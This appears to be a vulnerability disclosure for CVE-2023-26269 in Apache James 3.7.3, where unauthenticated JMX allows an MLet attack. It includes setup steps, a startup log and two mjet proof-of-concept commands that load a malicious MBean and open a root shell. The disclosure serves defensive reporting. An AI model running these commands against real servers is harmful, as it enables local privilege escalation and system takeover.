Apache James Disclosures

Version 3.7.3

Environment:

- Apache James Spring App 3.7.3
- Ubuntu Linux

```
guest@tester:~/Desktop/Apache_James/james-server-spring-app-3.7.3/bin$ sudo ./james console
Running Apache James :: Server :: Spring :: App...
wrapper  | --> Wrapper Started as Console
wrapper  | Launching a JVM...
jvm 1    | Wrapper (Version 3.2.3) http://wrapper.tanukisoftware.org
jvm 1    |   Copyright 1999-2006 Tanuki Software, Inc.  All Rights Reserved.
jvm 1    |
jvm 1    | 14-Feb-2023 13:47:52.902 INFO [WrapperSimpleAppMain] org.springframework.context.support.AbstractApplicationContext.prepareRefresh:583 - Refreshing org.apache.james.container.spr
ing.context.JamesServerApplicationContext@7bbb9821: startup date [Tue Feb 14 13:47:52 EET 2023]; root of context hierarchy
jvm 1    | 14-Feb-2023 13:47:52.935 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/org/apache/james/spring-server.xml]
jvm 1    | 14-Feb-2023 13:47:53.638 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/loaders-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.660 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/org/apache/james/spring-mailbox-authenticator.xml]
jvm 1    | 14-Feb-2023 13:47:53.677 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/org/apache/james/spring-mailbox-authorizator.xml]
jvm 1    | 14-Feb-2023 13:47:53.690 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/activemq-queue-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.705 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/mailetcontainer-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.716 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/dns-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.728 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/fetchmail-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.738 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/smtpserver-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.750 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/lmtpserver-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.760 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/pop3server-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.771 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/imapserver-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.783 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/managesieveserver-context.xml]
jvm 1    | 14-Feb-2023 13:47:53.793 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/spring-mailbox.xml]
jvm 1    | 14-Feb-2023 13:47:53.806 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/mailbox-locker.xml]
jvm 1    | 14-Feb-2023 13:47:53.815 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/mailbox-jpa.xml]
jvm 1    | 14-Feb-2023 13:47:53.828 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/mailbox-index-lucene.xml]
jvm 1    | 14-Feb-2023 13:47:53.837 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/mailbox-memory.xml]
jvm 1    | 14-Feb-2023 13:47:53.847 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.support.DefaultListableBeanFactory.registerBeanDefinition:821 - Overriding bean definition
for bean 'messageParser' with a different definition: replacing [Generic bean: class [org.apache.james.mailbox.store.mail.model.impl.MessageParser]; scope=; abstract=false; lazyInit=false;
autowireMode=0; dependencyCheck=0; autowireCandidate=true; primary=false; factoryBeanName=null; factoryMethodName=null; initMethodName=init; destroyMethodName=null; defined in class path re
source [META-INF/org/apache/james/spring-server.xml]] with [Generic bean: class [org.apache.james.mailbox.store.mail.model.impl.MessageParser]; scope=; abstract=false; lazyInit=false; autow
ireMode=0; dependencyCheck=0; autowireCandidate=true; primary=false; factoryBeanName=null; factoryMethodName=null; initMethodName=null; destroyMethodName=null; defined in class path resourc
e [META-INF/spring/spring-mailbox.xml]]
jvm 1    | 14-Feb-2023 13:47:53.850 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/quota.xml]
jvm 1    | 14-Feb-2023 13:47:53.860 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.xml.XmlBeanDefinitionReader.loadBeanDefinitions:317 - Loading XML bean definitions from cla
ss path resource [META-INF/spring/event-system.xml]
jvm 1    | 14-Feb-2023 13:47:53.880 INFO [WrapperSimpleAppMain] org.springframework.beans.factory.support.DefaultListableBeanFactory.registerBeanDefinition:821 - Overriding bean definition
for bean 'datasource' with a different definition: replacing [Generic bean: class [org.apache.commons.dbcp.BasicDataSource]; scope=; abstract=false; lazyInit=false; autowireMode=0; dependen
cyCheck=0; autowireCandidate=true; primary=false; factoryBeanName=null; factoryMethodName=null; initMethodName=null; destroyMethodName=close; defined in class path resource [META-INF/spring
```

Setup:

In order to setup the environment on an Ubuntu Linux machine the following commands were run:

```
wget https://dlcdn.apache.org/james/server/3.7.3/james-server-spring-app-3.7.3-app.zip
unzip james-server-spring-app-3.7.3-app.zip
cd james-server-spring-app-3.7.3/bin
sudo ./james console
```

Findings:

1. CVE-2023-26269: Misconfigured JMX


Description:
By default Apache James opens a JMXRMI service that listens on localhost, port 9999. Because the JMX is misconfigured to allow unauthenticated access, an attacker that has local access to the machine running James can use a "MLet attack"[1] in order to load arbitrary MBeans and execute malicious Java code.
Because the application requires elevated privileges to listen on SMTP, POP3, IMAP (25, 110, 143) ports, the application will usually be run as the "root" user increasing the impact of a potential Local Privilege Escalation (LPE) attack.

Note: This MLet vulnerability only works for JMXs that do not use authentication.

Proof of Concept:
In this scenario, we will be using the "mjet"[2] exploitation tool in order to automatically host and load malicious MLets in order to obtain arbitrary system command execution as the "root" user.

In the below picture we can see on the left the James application being run in "console" mode and on the right, the low privilege attacker "nobody" running the following "mjet" commands:

```
jython mjet.py 127.0.0.1 9999 install test http://127.0.0.1:4444 4444
jython mjet.py 127.0.0.1 9999 shell test
```



[1] https://mogwailabs.de/en/blog/2019/04/attacking-rmi-based-jmx-services/
[2] https://github.com/mogwailabs/mjet